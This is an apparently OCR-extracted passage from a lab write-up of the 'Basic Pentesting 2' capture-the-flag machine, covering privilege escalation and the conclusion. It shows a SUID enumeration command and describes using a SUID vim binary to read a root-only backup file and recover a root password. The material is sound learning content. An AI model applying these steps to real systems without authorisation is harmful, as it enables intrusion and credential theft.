
7. Privilege Escalation

During local enumeration, I investigated the sudo permissions available to the user **jan**. The results did not identify an applicable sudo privilege that would help me proceed through the intended path. I therefore continued investigating other potential privilege-escalation avenues.

So I switched to the user **kay** directory and started looking for the **setuid in hope if some utility is configured with the setuid permissions.**

The Set User ID (SUID) permission bit can cause an executable to run with the effective user ID of its file owner rather than that of the user who launched it. When an executable is owned by root and the operating system honours its SUID bit, the process may run with root effective privileges. However, the SUID bit alone does not establish that an executable is vulnerable to privilege escalation.


And in the meanwhile, I observed that there is a file in the directory kay i.e pass.bak which requires the root privilege to access the content.



So now my thinking was straight that I have to find such service that is configured with the setuid so that I can have the read permissions over that file.

Enumerating SetUID Binaries For Privilege Escalation

This command searches the filesystem for files with the SUID permission bit set. The -perm -4000 expression matches files whose permission bits include SUID, while 2>/dev/null suppresses error messages written to standard error. The resulting files require further investigation to determine whether any of them provide a viable privilege-escalation path.




find / -perm -4000 2>/dev/null


During SUID enumeration, I identified /usr/bin/vim.basic as a candidate for further investigation. I examined its ownership, permission bits, and behaviour to determine whether it could provide access beyond the privileges of the current user. I then tested whether the identified behaviour could be used to access the protected file pass.bak.

vim ,it is a tool that allows us to read and edit a file so by using this we can view the content inside the pass.bak.

The contents of pass.bak revealed a candidate root password. I then verified whether the credential was valid and documented the resulting privilege level based on the evidence obtained.



Using the discovered credential, I successfully obtained root access to the target. I verified the resulting privilege level and confirmed that the investigation had reached its intended objective.



8. Conclusion

Solving Basic Pentesting 2 helped me understand how a structured penetration-testing methodology connects each phase of an assessment. Starting with host discovery and port scanning, I used service enumeration to identify potential attack surfaces and guide further investigation. The findings from each stage helped me determine the next steps rather than relying on assumptions.